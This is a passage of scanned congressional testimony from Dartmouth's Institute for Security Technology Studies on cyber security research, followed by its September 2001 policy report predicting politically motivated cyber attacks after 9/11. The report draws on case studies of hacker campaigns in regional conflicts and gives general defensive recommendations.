- **INTERNET HEALTH MONITORING SYSTEM AND DATA ARCHIVE** – The increased dependence of our nation's infrastructure on information technology has created a need for tools that monitor the health of the Internet and provide early warning. A prototype system is already operational, with deployment to test sites expected next year.

- **STATISTICALLY BASED NETWORK INTRUSION DETECTION** – This project will provide an increased detection capability for intrusion detection experts, system administrators, and investigators. A major derivative of this project is additional techniques for protecting critical communications infrastructures.

- **ASSESSING AND MINING OF DATA FROM NETWORK SENSORS** – This project will permit system administrators or investigators to perform rapid analyses of a network's health or disability, leading to the discovery of the commission of cyber attacks and the gathering of evidence of those attacks. This research is poised to deliver its agent-based information gathering system.

- **BGP DATA ARCHIVE** – This project will assist the tracing of cyber attacks by creating an archive of Internet routing tables, which can be queried, developing methods for simulating "trace routes" based on historical tables. System administrators and law enforcement agents will be enabled with tools to reconstruct routes for specific dates and times.

- **HONEYNET** – The Honeynet project is a simulated computer or computer networks that both system administrators and government agencies can use to analyze or track cyber attackers. This system allows users to monitor attackers' activities and provides valuable data on attack methods, techniques, and, most importantly, sharing of information between trusted parties.

- **DETECTION OF DIGITAL TAMPERING** – ISTS research is leading to new methods for detecting digital tampering, including steganography (which some have

speculated may be used by terrorists for covert communication). Experiments on commercial steganography tools are underway.

Research and development of technology to enhance cyber security and protect the information infrastructure are an enormous undertaking, far too big for one academic institution to undertake alone. Moreover, the necessary expertise is located at many places across the country. That is why a major goal of ISTS is to establish a collaborative community of focused research among numerous universities, private companies, and government agencies nationwide. A significant percentage of ISTS's first-year work has taken place outside of Hanover, New Hampshire, at places like George Mason University in Fairfax, Virginia; Los Alamos National Laboratories and Sandia National Laboratories in New Mexico; Harvard University in Cambridge, Massachusetts; the University of Massachusetts; Columbia University in New York City; the University of Washington in Seattle; the University of California at Santa Barbara; the University of Michigan; the University of Tulsa; Mitretek in McLean, Virginia; and BBN Technologies of Cambridge, Massachusetts. In its second year, ISTS intends to expand its collaborations by establishing research partnerships with other notable academic centers of excellence in the computer security and counterterrorism field.

Beyond this research, the ISTS is also in the process of establishing a consortium with other academic centers of excellence, which would form a "virtual" institute for information infrastructure protection. This institute, which will be called the Institute for Information Infrastructure Protection (or "I3P"), is based on the recommendations of several expert groups over the last three years, including the President's Committee of Advisors on Science and Technology (PCAST), a joint study by the White House Office of Science and Technology Policy and the National Security Council, and an analysis by the Institute for Defense Analyses for the Department of Defense. These studies all called for a cyber security R&D institute, whose mission would be to: (1) develop a national R&D agenda for information infrastructure protection, which would identify the priority R&D needs; and (2) fund research directed at those needs.

We are just beginning the outreach necessary to form this consortium, speaking with the leaders of principal centers in academia, government and industry about this idea and inviting their participation. These centers will together form the nucleus of the I3P, with ISTS serving as the I3P's executive agent.

With currently available funding (less than $3 million), the I3P would not be able to fund technology research and development. Initially, its role would be limited to developing a national research agenda that will set forth the top computer security areas requiring research. This agenda would be based on a comprehensive "needs assessment" that taps the expertise and experience of the consortium members and other experts in industry, academia, and government.

The development of a national R&D agenda in itself would constitute a significant accomplishment and provide great value to the Nation. While there are

currently numerous research activities underway on cyber security in academia, industry, and the government, there has, to date, been no comprehensive agenda developed, based on the input of all the relevant experts, to prioritize the main needs. The need for such an agenda has been emphasized by numerous government and private sector organizations that have studied the problem, including not only the PCAST, the IDA, OSTP and NSC, but also the President's Commission on Critical Infrastructure Protection, and the Partnership for Critical Infrastructure Security.

This agenda, which will be re-evaluated and updated each year, can then serve as the blueprint to guide research conducted at academic and other institutions across the country, including the members of the I3P consortia and others. It could also be used as an assessment and measuring tool by government agencies that provide funding for cyber security research. Similarly, private companies can use the agenda to develop ideas for commercially sponsored research. If future funding permits, then the I3P can quickly take on the additional responsibility of directly funding research that addresses priority items set forth in the continually evolving national agenda.

In addition to this basic function of establishing a national R&D agenda, the I3P would serve the critical function of providing a neutral forum for the exchange of information among experts in the field concerning network vulnerabilities, technological developments, and fields of ongoing research. This would create opportunities for collaboration and enhance ongoing research efforts across all the organizations.

Conclusion

Mr. Chairman, I would like to extend my thanks again to you and the members of the Subcommittee for inviting me to testify before you today. You have brought attention to a critical issue at an important juncture, when much of the country's attention is understandably focused elsewhere. In light of the continued vulnerability of the Nation's information infrastructures, we must ensure in the days, weeks, and months ahead that we take the necessary steps to protect ourselves against potential cyber attacks during the war on terrorism. Over the long term, research and development will play a crucial role in securing the information infrastructure, and thereby protecting our national security against some of the new threats we face in the 21st Century.

Appendix 1: CYBER ATTACKS DURING THE WAR ON TERRORISM: A PREDICTIVE ANALYSIS

101


CYBER ATTACKS DURING THE WAR ON TERRORISM:

A PREDICTIVE ANALYSIS

INSTITUTE FOR SECURITY TECHNOLOGY STUDIES
AT DARTMOUTH COLLEGE

September 22, 2001

Michael A. Vatis
Director
45 Lyme Road
Hanover, NH 03755
603-646-0700



THIS REPORT IS DEDICATED
TO
THE MEMORY OF JOHN O'NEILL.

John was a 31-year veteran of the FBI, who served most recently as a Special Agent in Charge in the New York field office, responsible for counterterrorism and counterintelligence matters. In that capacity, John oversaw the worldwide investigations into Osama bin Laden and the Al Qaeda organization, including the investigations of the 1998 bombings of the U.S. embassies in Kenya and Tanzania and the 2000 bombing of the USS Cole in Yemen. John retired from the FBI this past August and became the head of security at the World Trade Center in New York. John perished in the terrorist attacks on the World Trade Center on September 11 after going back into one of the burning towers to help victims and assist in the evacuation.

May the example set by John, and all of the first responder community who made the ultimate sacrifice to help others on September 11, 2001, inspire all of us to strengthen our resolve to eradicate terrorism in all its forms.

EXECUTIVE SUMMARY

This paper should be viewed as a clear warning to policymakers and security professionals. Just as the terrorist attacks of September 11, 2001 defied what many thought possible, cyber attacks could escalate in response to United States and allied retaliatory measures against the terrorists responsible for the attack. This paper examines case studies of political conflicts that have led to attacks on cyber systems, such as the recent clashes between India and Pakistan, Israel and the Palestinians, and NATO and Serbia in Kosovo, and the tensions between the U.S. and China over the collision between a Chinese fighter plane and an American surveillance plane.

LESSONS FROM RECENT CYBER ATTACK CASE STUDIES:

1. Cyber attacks immediately accompany physical attacks (Page 9)
2. Cyber attacks are increasing in volume, sophistication, and coordination (Page 9)
3. Cyber attackers are attracted to high value targets (Page 9)

More importantly, the paper conducts a predictive analysis of the potential sources of attacks that could emerge in the wake of U.S. retaliation against the terrorists, the types of these attacks, and potential targets. When the United States and its allies launch their retaliatory action, there is a strong possibility of cyber attacks from hostile groups:

POTENTIAL SOURCES OF CYBER ATTACKS

- **Terrorist Groups** (Page 12)
- **Terrorist Sympathizers and Anti-U.S. Hackers** (Page 13)
- **Targeted Nation-States** (Page 12)
- **Thrill Seekers** (Page 14)

Based on factual analysis, we believe members of these groups will likely use cyber attack tools against the U.S. and allied states. Many of these tools are commonly available.

CYBER ATTACKERS DURING THE WAR ON TERRORISM ARE LIKELY TO:

1. Deface electronic information sites in the United States and allied countries and spread disinformation and propaganda. (Page 14)
2. Deny service to legitimate computer users in the U.S. and allied countries through Denial of Service Attacks (DoS), the use of worms and viruses, and the exploitation of inherent computer security vulnerabilities. (Page 15)
3. Commit unauthorized intrusions into systems and networks belonging to the United States and allied countries, potentially resulting in critical infrastructure outages and corruption of vital data. (Page 17)

Finally, this study makes specific recommendations concerning how the United States and its allies could protect their information systems against the possible cyber onslaught. Several measures can be applied to ameliorate the threat of cyber attacks. Please refer to the sections referenced below for more detail:

CRITICAL CYBER SECURITY MEASURES DURING THE WAR ON TERRORISM:

1. Raise and maintain a heightened level of cyber alert and logging levels in times of acute crisis (Page 19)
2. Report of suspicious activity to law enforcement immediately to facilitate the warning and investigative processes (Page 19)
3. Apply and follow standard 'best practices' for computer and physical security; apply regular software updates, and install worm protection, intrusion detection systems and firewalls (Page 19)
4. Secure critical information assets by implementing recommended measures against known exploits and back up all vital systems and information (Page 20)
5. Utilize ingress and egress filtering to protect against Distributed Denial of Service (DDoS) attacks (Page 20)

It is our hope that this product will highlight the increased threat of cyber attacks posed to the critical infrastructures of the United States and its allies and encourage further action towards securing our vital national assets.

CONTENTS

INTRODUCTION

The threat of terrorist attacks against U.S. citizens and U.S. interests around the world has become the Nation's most pressing national security issue. As of this writing, the United States is preparing its retaliation to the horrific terrorist attacks that took place on the morning of September 11, 2001. The campaign, if carried to the lengths necessary to eradicate the terrorist organization(s) responsible, will be fierce, protracted, and bloody. This is particularly true if the U.S. government follows through on its determination to go after nations that have supported the terrorist attacks.

American and allied military strikes are likely to lead to further terrorist strikes against American and allied citizens and interests, both in the U.S. and abroad. This aggression will likely take a variety of forms and may include cyber attacks by terrorist groups themselves or by targeted nation-states. Even more likely are cyber attacks by sympathizers of the terrorists, hackers[i] with general anti-U.S. or anti-allied sentiments, and thrill seekers lacking any particular political motivation. During the past five years, the world has witnessed a clear escalation in the number of politically motivated cyber attacks, often embroiling hackers from around the world in regional disputes.

In addition, the number, scope, and level of sophistication of cyber attacks unrelated to any political conflict are increasing rapidly. Where antecedent attacks were relatively benign, recent attacks have targeted vital communications and critical infrastructure systems. In the weeks and months to come, cyber attacks will evolve further, exposing vulnerabilities not yet identified by computer security experts. The recent Code Red and Nimda worms, for example, each exploited new vulnerabilities in Microsoft's IIS server software. In fact, we have already witnessed the first signs of cyber activity related to the terrorist attacks on September 11, 2001.[1]

The following four case studies provide relevant historical precedents that offer a starting point for analyzing the cyber activity we are likely to see in the near future.


[i] This study uses the term hacker to refer to an individual who gains unauthorized access to a computer system. Footnote definitions were compiled from three sources in addition to ISTS scientists (cnet.com, sans.org, and techtarget.com).

FOUR CASE STUDIES: PHYSICAL CONFLICT AND CYBER ATTACKS

Afghanistan's Neighbors: The Pakistan/India Conflict

The tension between India and Pakistan over Kashmir, the disputed territory bordering both countries, is particularly salient due to its proximity to Afghanistan. This country is home to many of Al Qaeda's terrorist training camps and is likely to be a target of U.S. and allied retaliatory strikes. Sympathizers on both sides of the Kashmir conflict have used cyber tactics to disrupt each other's information systems and disseminate propaganda. Pro-Pakistan hackers eager to raise global awareness about the conflict have hit Indian sites especially hard.

Figure 1




The number of pro-Pakistan defacements of Indian web sites has risen markedly over the past three years: 45 in 1999, 133 in 2000, and 275 by the end of August 2001 as illustrated in **Figure 1**.[2] Indian sites defaced by Pakistani hacker groups including G-Force and Doctor Nuker have been either political, highly visible, or involved in information dissemination (for example, the Indian Parliament, the TV network Zee, the Asian Age newspaper, the Indian Institute of Science, and the Bhabha Atomic Research Center.)[3] In the case of the Bhabha Atomic Research Center, five megabytes[ii] of possibly sensitive nuclear research or other information was reportedly downloaded.[4] Another pro-Pakistan hacker group, the Pakistan Hackerz Club, has also targeted U.S. sites in the past, defacing sites belonging to the Department of Energy and the U.S. Air Force.[5] This conflict illustrates the vulnerability of critical infrastructure systems to cyber attacks and the increasing willingness of groups to target sensitive systems during political conflicts.

[ii] Megabyte: a measure of computer data. A byte usually denotes 8 bits which the computer treats as a single unit. Although mega is Greek for a million, a megabyte actually contains 1,048,576 bytes.

The Israel/Palestinian Conflict

Paralleling the Middle East's most violent conflict, the ongoing cyber battle between Israelis and Palestinians has escalated over the past few years. **Figure 2** is a graphical representation of the web site defacement of Israeli computers mapped against political events in the region from late 1999 to early 2001. This comparison reveals a close connection between conflict in the physical and cyber worlds.

Figure 2



Statistics on defacements to websites belonging to Israel's .il top-level domain (TLD) were retrieved from attrition.org. Each plot on the graph represents the daily total of new defacements reported. In no way are these numbers believed to be complete, but merely representative of relative activity across this period.[6]

This cycle of attack and counter attack reveals the breadth of cyber targets, attack methodologies, and the vulnerability of electronic infrastructures. Cyber attackers have perpetrated significant web site defacements, engineered coordinated Distributed Denial

of Service (DDoS)[iii] attacks and system penetrations[iv], and utilized worms[v] and Trojan horses[vi] in their efforts.

- The current bout of cyber attacks was spurred in part by the kidnapping of three Israeli soldiers on October 6, 2000. In response, pro-Israeli hackers launched sustained DDoS attacks against sites of the Palestinian Authority, as well as those of Hezbollah and Hamas.
- Pro-Palestinian hackers retaliated by taking down sites belonging to the Israeli Parliament (Knesset), the Israeli Defense Forces, the Foreign Ministry, the Bank of Israel, the Tel Aviv Stock Exchange, and others.[7]
- The Palestinian attacks, which have been dubbed a 'cyber jihad,' are following a strategy of phased escalation. According to one of the participating groups, UNITY: Phase 1 targeted Israeli government sites; Phase 2 directed attacks against Israeli economic services, such as the Bank of Israel; Phase 3 involved hitting the communications infrastructure, such as Israel's main Internet service provider (ISP),[vii] NetVision[8]; and Phase 4 calls for a further escalation, including foreign targets.

The Former Republic of Yugoslavia (FRY)/NATO Conflict in Kosovo

Cyber attacks were also directed against North Atlantic Treaty Organization (NATO) infrastructures as allied air strikes hit Former Republic of Yugoslavia (FRY) targets in Kosovo and Serbia during the spring of 2000. This event involving a nation-state and its regime's sympathizers provides insight into potential targets of groups hostile to the United States during the imminent U.S. and allied military retaliation to the September 2001 terrorist attacks

- During the bombing campaign, NATO web servers[viii] were subjected to sustained attacks by what NATO sources suspected to be hackers in the employ of the FRY military.[9] All of NATO's approximately 100 servers, hosting NATO's international website and e-mail traffic, were reportedly subjected to 'ping

[iii] Distributed Denial of Service attack (DDoS): action(s) by distributed computers that prevent any part of another computer system from functioning in accordance with its intended purpose.

[iv] System penetration: the successful unauthorized access to a computer system.

[v] Worm: an independent program that replicates itself from machine to machine across network connections. A worm often congests networks as it spreads.

[vi] Trojan horse: a program that appears legitimate but contains hidden code allowing unauthorized collection, exploitation, falsification, or destruction of data on a host computer.

[vii] Internet Service Provider (ISP): owners and providers of service over networks and computers on the Internet backbone (the lines that carry the majority of Internet information)

[viii] Web server: a system or program that provides network service such as disk storage or file transfer on the World Wide Web.

saturation'[ix] DDoS assaults and bombarded with thousands of e-mails, many containing damaging viruses[x].[10] The attacks periodically brought NATO servers to a standstill over a number of days.

- The communications attacks on NATO servers coincided with numerous website defacements of American military, government, and commercial sites by Serbian, Russian, and Chinese sympathizers of the FRY government.[11]
- Although services directly related to coordinating and executing the bombing campaign are believed to have been unaffected, the attacks against NATO's communications infrastructure caused serious disruptions in both internal and external communications and services.[12]

U.S. – China Spy Plane Incident

The repercussions of the mid-air collision between an American surveillance plane and a Chinese fighter aircraft on April 1, 2001, also offer insight into how political tensions increasingly find expression in cyber attacks. The ensuing political conflict between the two major powers was accompanied by an online campaign of mutual cyber attacks and website defacements, with both sides receiving significant support from hackers around the globe.

Chinese hacker groups, such as the Honker Union of China and the Chinese Red Guest Network Security Technology Alliance, organized a massive and sustained week-long campaign of cyber attacks against American targets, which led the National Infrastructure Protection Center (NIPC) in the U.S. to issue an advisory on April 26, 2001, warning of "the potential for increased hacker activity directed at U.S. systems during the period of April 30, 2001 and May 7, 2001."[13] Chinese hackers used Internet postings and Internet Relay Chat (IRC)[xi] to plan and coordinate their assault against U.S. systems. Access to the chat rooms[xii] was restricted by the need for a username and password to gain access. It remains unclear whether the Chinese government sanctioned these attacks, but, in light of the fact that these activities were highly visible and no arrests were made by Chinese officials, it can be assumed that they were at least tolerated, if not directly supported by Chinese authorities.

After approximately 1,200 U.S. sites, including those belonging to the White House, the U.S. Air Force and the Department of Energy, had been subjected to DDoS attacks or defaced with pro-Chinese images, the attack was stopped. It should be noted that a

[ix] Ping saturation: Ping is an Internet program that verifies Internet protocol (IP). An IP address is a 32-bit number that identifies each sender or receiver of information that is sent across the Internet. Ping saturation is a Denial of Service attack method where a target computer is overwhelmed with ping requests keeping legitimate users from accessing data on the target system.

[x] Virus: a program that infects other programs by modifying them to include a copy of itself.

[xi] Internet Relay Chat (IRC): is a communications method for Internet users to exchange information in real-time.

[xii] Chat room: a generic term used to describe chat areas or virtual spaces where users can communicate and exchange information in real-time.

number of recent Internet worms including Lion, Adore, and Code Red are suspected of having originated in China.[14]

LESSONS FROM CYBER ATTACK CASE STUDIES

U.S. and allied military strikes may result in cyber attacks against American and allied information infrastructures with significant economic, political or symbolic value.

Cyber Attacks Immediately Accompany Physical Attacks

The preceding case studies show a direct relationship between political conflicts and increased cyber attack activity. Further, they highlight that this malicious cyber activity can have concrete political and economic consequences. In the Israel/Palestinian conflict, following events such as car bombings and mortar shellings, there were increases in the number of cyber attacks. Subsequent to the April 1, 2001 mid-air collision between an American surveillance plane and a Chinese fighter aircraft, Chinese hacker groups immediately organized a massive and sustained week-long campaign of cyber attacks against American targets.

Politically Motivated Cyber Attacks Are Increasing in Volume, Sophistication, and Coordination

Indian top level domain web defacements attributed to pro-Pakistan attackers have increased from 45 to over 250 in just 3 years.[15] Approximately 1,200 U.S. sites, including those belonging to the White House and other government agencies, were subjected to DDoS attacks or defaced with pro-Chinese images over one week in 2001.[16] Volume increases have been compounded by increases in sophistication and coordination. The sustained cyber attack by Chinese hackers and the Israeli/Palestinian cyber conflict show a pattern of phased escalation. Former Republic of Yugoslavia and Serbian attackers repeatedly disrupted NATO's communications infrastructure. Critical analysis of the targets of Pakistani, Palestinian, and other malicious aggressors indicates new levels of peril for countries that do not harden their information infrastructures. As demonstrated in the case studies, expansive targeting strategies for disrupting communications and information infrastructures have been utilized in the past.

Cyber Attackers Are Attracted to High Value Targets

Electronic high value targets are networks[xiii], servers[xiv], or routers[xv], whose disruption would have symbolic, financial, political, or tactical consequences. Palestinian groups'

[xiii] Network: a series of points or nodes (computers) interconnected by communication paths. Networks can interconnect with other networks and contain subnetworks.

[xiv] Server: a computer that provides the information, files, and other services to user's (client) computers.

assault on Israeli banking and financial institutions' web sites is a warning for potential attacks on the U.S. economy. The 'Code Red' worm targeted the White House web site, intending to disable a political symbol of the American government.

RELEVANT TRENDS IN CYBER ATTACKS

With regard to general trends in cyber attacks, including those with no apparent political motivation, the overall sophistication of computer attacks has been steadily increasing. Whether motivated by financial gain or simply the challenge of breaking through defenses, attackers have been gradually ratcheting up the quality of their attacks for years. Furthermore, the wide and rapid dissemination of new exploit 'scripts' has made it possible for even unsophisticated programmers to take advantage of these advanced techniques.

Worms

The terms virus and worm are often used synonymously to describe malicious, autonomous computer programs. Most contemporary computer viruses are in fact worms. The worm epidemic of recent months, enabled by a common 'buffer overflow'[xvi] exploit, illustrates this phenomenon. Buffer overflows allow attackers to hijack legitimate computer programs[xvii] for illicit purposes, and they were once the dominion of only the most elite programmers. In the past five years, however, buffer overflow attacks have become more and more popular, and they are now the favorite among hackers of all skill levels. In June 2001, a computer security company identified a weakness in a popular web server program that could lead to a buffer overflow exploit.[17] The company published a benign exploit to demonstrate its point, but within days of the initial report a malicious program exploiting the identified weakness was making the rounds in the hacker world. Less than a month later, the Code Red worm appeared, leveraging the same weakness to spread itself to other machines running the web server software. Several weeks later, the Code Red II worm was created, employing the same mechanism but this time leaving behind a back door[xviii] that would allow any hacker to gain control of the infected machine. Recently, the Nimda worm appeared using a combination of Code Red's implanted back door and other weaknesses to maximize its record-setting propagation.

[xv] Router: a device that determines the next network point to which a packet should be forwarded toward its destination. A packet is the unit of data that is routed between an origin and a destination on the Internet

[xvi] Buffer overflow: an event in which more data is put into a buffer (computer data holding area) than the buffer has been allocated. This is a result of a mismatch in processing rates between the producing and consuming processes. This can result in system crashes or the creation of a back door, leading to unauthorized system access.

[xvii] Program or software: in computing, a program is a specific set of ordered operations for a computer to perform.

[xviii] Back Door: a hole in the security of a computer system deliberately left in place by designers or maintainers or established by maliciously manipulating a computer system.

Distributed Denial of Service (DDoS) Attacks

Distributed Denial of Service (DDoS) attacks have also evolved over time. DDoS attacks employ armies of 'zombie'[xix] machines taken over and controlled by a single master to overwhelm the resources of victims with floods of packets[xx]. These attacks are best known in the context of the high-profile attacks of February 2000, where popular e-commerce web sites were shut down by simultaneous attacks. Since that time, the popularity of high-speed home Internet access (via cable modems[xxi] and DSL[xxii]) has increased, and the commanders of DDoS zombie armies are taking advantage of this popularity. Preying on the lax security of the average home computer user, attackers have found ways to plant malicious programs to give themselves remote control of home computers. Many of these machines are now unwitting participants in DDoS attacks.[18]

Unauthorized Intrusions

Unauthorized computer intrusions[xxiii] and the loss of sensitive information are of great concern to businesses and governments alike. The theft of money or credit card numbers, proprietary information, or sensitive government information can have devastating consequences. Although there was a time when intrusions were limited to curious hackers, organized crime and other organized groups eventually realized the benefits of collecting poorly protected electronic information for financial or other gain. In March 2001, the NIPC issued a warning that organized crime had made significant inroads in cyberspace.[19] A series of intrusions, collectively known as Moonlight Maze, in U.S. government systems over a period of several years may have originated in Russia. The first attacks were detected in March 1998 and, in the course of this sustained assault, hundreds of unclassified networks used by the Pentagon, the Department of Energy, NASA, as well as a variety of defense contractors, may have been compromised. While authorities insist that no classified systems were breached, it is undisputed that vast quantities of technical defense research were illegally downloaded. In one case, a Hewlett Packard printer at the Navy's Space and Naval Warfare Systems Command Center (SPAWAR) in San Diego was reportedly reprogrammed to print out additional copies of all documents to a printer in Russia.[20]

[xix] Zombie: an insecure server compromised by a hacker who places software on it that, when triggered, will launch an overwhelming number of requests toward an attacked web site - generally used in coordination with other zombie machines.

[xx] Packet: the unit of data that is routed between an origin and a destination on the Internet.

[xxi] Modem: a device that modulates outgoing digital signals from a computer or other digital device to analog signals for a conventional copper twisted pair telephone line and demodulates the incoming analog signal and converts it to a digital signal for the digital device.

[xxii] DSL: (Digital Subscriber Line) is a technology for bringing high-bandwidth information over conventional copper twisted pair telephone lines. Bandwidth (the width of a band of electromagnetic frequencies) is used to measure (1) how fast data flows on a given transmission path, and (2) the width of the range of frequencies that an electronic signal occupies on a given transmission medium. All digital and analog signals have a bandwidth.

[xxiii] Intrusion: any set of actions that attempt to compromise the integrity, confidentiality or availability of a computer resource.

Cyber attackers in response to U.S. and allied military strikes during the war on terrorism could employ any number of sophisticated attack tools and techniques to disrupt or compromise critical infrastructure systems. Exploits and attack tools are becoming ever more sophisticated, supporting the possibility that cyberterrorism may take a quantum leap in this conflict.

POTENTIAL GEOPOLITICAL SOURCES OF ATTACK

The U.S. and allied retaliatory military action against those responsible for planning and executing the terrorist actions on September 11, 2001 may result in cyber attacks against the United States. The potential attackers are grouped in four categories: terrorists, targeted nation-states, terrorist sympathizers or those with general anti-U.S. or anti-allied sentiments, and thrill seekers who may not be politically motivated, but are merely seeking notoriety.

Terrorist Groups

It is unclear whether Osama bin Laden's international Al Qaeda organization or other terrorist groups have developed cyber warfare capabilities, or how extensive these capabilities may be. To date, few terrorist groups have used cyber attacks as a weapon. However, terrorists are known to be extensively using information technology and the Internet to formulate plans, raise funds, spread propaganda, and communicate securely.[21] For instance, the convicted terrorist, Ramzi Yousef, who was responsible for planning the first World Trade Center bombing in 1993, had details of future terrorist plots (including the planned bombing of 12 airliners in the Pacific) stored on encrypted[xxiv] files on his laptop computer. At the same time, the September 11, 2001 attacks on the World Trade Center and Pentagon and previous terrorist targets, such as the British security forces discovery that the Irish Republican Army (IRA) planned to destroy power stations around London, demonstrate an increasing desire by terrorist groups to attack critical infrastructure targets. The World Trade Center attacks not only took lives and property but closed markets and destroyed a significant component of the financial information infrastructure in New York City. Thus, trends seem clearly to point to the possibility of terrorists using information technology as a weapon against critical infrastructure targets.

Targeted Nation-States

Several nation-states, including not only Afghanistan, but also U.S.-designated supporters of terrorism, such as Syria, Iraq, Iran, Sudan and Libya[22], could possibly become the focus of U.S. military operations.[23] Perhaps most significantly, many foreign nations have identified the utility of developing cyber attack techniques for purposes of engaging in covert espionage against U.S. government networks or U.S. industry, or for employing information warfare'[xxv] against the U.S. [24] As the recent Defense Science Board report stated: "At some future time, the United States will be attacked, not by hackers, but by a

[xxiv] Encryption: is the conversion of data into a form, called ciphertext. Decryption is the process of converting encrypted data back into its original form, so it can be understood.

[xxv] Information warfare: actions taken to achieve information superiority by affecting an adversary's information, information based processes, and information systems, while defending one's own information, information based processes, and information systems.

sophisticated adversary using an effective array of information warfare tools and techniques."[25] Amongst the nations thought to be developing information warfare capabilities are Iraq and Libya, who could be targeted by U.S. and allied strikes as part of the war on terrorism. China, North Korea, Cuba, and Russia, among others, are also believed to be developing cyber warfare capabilities.[26]

Asymmetric warfare[xxvi] may be one of the few ways to compete against an adversary with overwhelming superiority in military and economic power. Countries with a developed cyber attack capability may employ information warfare against the United States and its allies if attacked. Further, the possibility exists that nation-states not directly involved in American retaliatory action could launch cyber attacks against U.S. systems under the guise of another country that is the focus of the war on terrorism. This is of particular concern as it is possible to disguise the origins of information attacks with relative ease.

Terrorist Sympathizers and Anti-U.S. Hackers

If historical trends continue, attacks by those sympathetic to the terrorist group(s) responsible for the September 11, 2001 attacks on the United States and those with general anti-U.S. and anti-allied sentiments are more likely than attacks by the terrorists themselves or by nation-states. If the American campaign against terrorism is perceived as a "crusade"[27] against people of the Muslim faith, the Middle East could become polarized into two camps. Muslim groups around the world could become players in this scenario, and many have significant experience in launching sophisticated and sustained cyber attacks. In this context, a variety of pro-Muslim hacker groups, such as G-Force Pakistan, The Pakistan Hackerz Club or Doktor Nuker, could utilize these tactics against the United States and its allies. As mentioned above, the Pakistan Hackerz Club has already launched attacks against U.S. targets in the past.

There is also a real danger that a wider polarization, involving groups with any form of grievance against the United States or its allies, could ensue, potentially creating a large and diverse hostile coalition. Such a coalition could encompass religious fanatics, anti-capitalists, those opposing the U.S. for its support of Israel, and Chinese hackers, among others.

The anti-capitalism and anti-globalization movement has employed violent tactics in recent years to demonstrate its opposition to the values that define the global status quo. Following the terrorist attacks of September 11, 2001, some anti-capitalism extremists applauded the action as a just reward for American imperialism.[28] These extremists and some moderate supporters of such movements could become involved in a concerted cyber campaign against the United States and its allies. Chinese hackers could also become involved in a cyber conflict because they may feel that they still have scores to settle with the United States. The recent online exchange between American and Chinese hackers is still fresh in the memory of groups such as the 'Honker Union of China',

[xxvi] Asymmetric warfare: the use of unconventional tactics to counter the overwhelming conventional military superiority of an adversary, including conventional terrorism, classic guerrilla war and the use of weapons of mass destruction, but also such innovative approaches as cyber attacks and information warfare.

which launched a weeklong campaign against American systems earlier this year. Further, many Chinese are still angry over NATO's accidental bombing of the Chinese embassy in Belgrade in 2000.

Thrill Seekers

Any conflict that plays out in cyberspace will invariably attract a huge number of hackers and script kiddies[xxvii] who simply want to gain notoriety through high profile attacks. This category of attackers may not be driven by political or ideological fervor, but simply the desire to achieve bragging rights about their exploits. Those just jumping on the bandwagon of a cyber conflict between the United States and its enemies pose a relatively low threat to American systems. The level of skill and sophistication of these attacks will probably be relatively low, due to the fact that these hackers often employ pre-fabricated hacker tools to launch attacks. Moreover, these thrill seekers are not highly motivated and could lose interest if the conflict drags on. However, the likelihood of attacks from thrill seekers is extremely high because of the intense media coverage of the situation. Thus, the possibility of gaining notoriety is enhanced.

Although this category of potential attackers may be seen as merely delivering nuisance attacks, the potential for critical systems to be knocked offline by these attackers at inopportune times remains. For example, DDoS attacks against prominent web sites in February 2000, such as those belonging to CNN and Yahoo!, and a number of recent computer worms or viruses, exhibited no evidence of political or financial motivation. Nonetheless, each had a significant economic impact and caused major disruptions.

POTENTIAL CYBER ATTACKS AND TARGETS DURING THE WAR ON TERRORISM

The final section of this paper identifies the potential types and targets of cyber attacks that we may see during the war on terrorism.

Web Defacements and Semantic Attacks

As the case studies portend, politically motivated web site defacements will likely continue to escalate as the war on terrorism is fought. Minor intrusions can result in defacements and anti-American or pro-terrorist propaganda. The most serious consequences of web defacements would involve 'semantic' attacks.[29] Such attacks entail changing the content of a web page subtly, thus disseminating false information. A semantic attack on a news site or government agency site, causing its web servers to

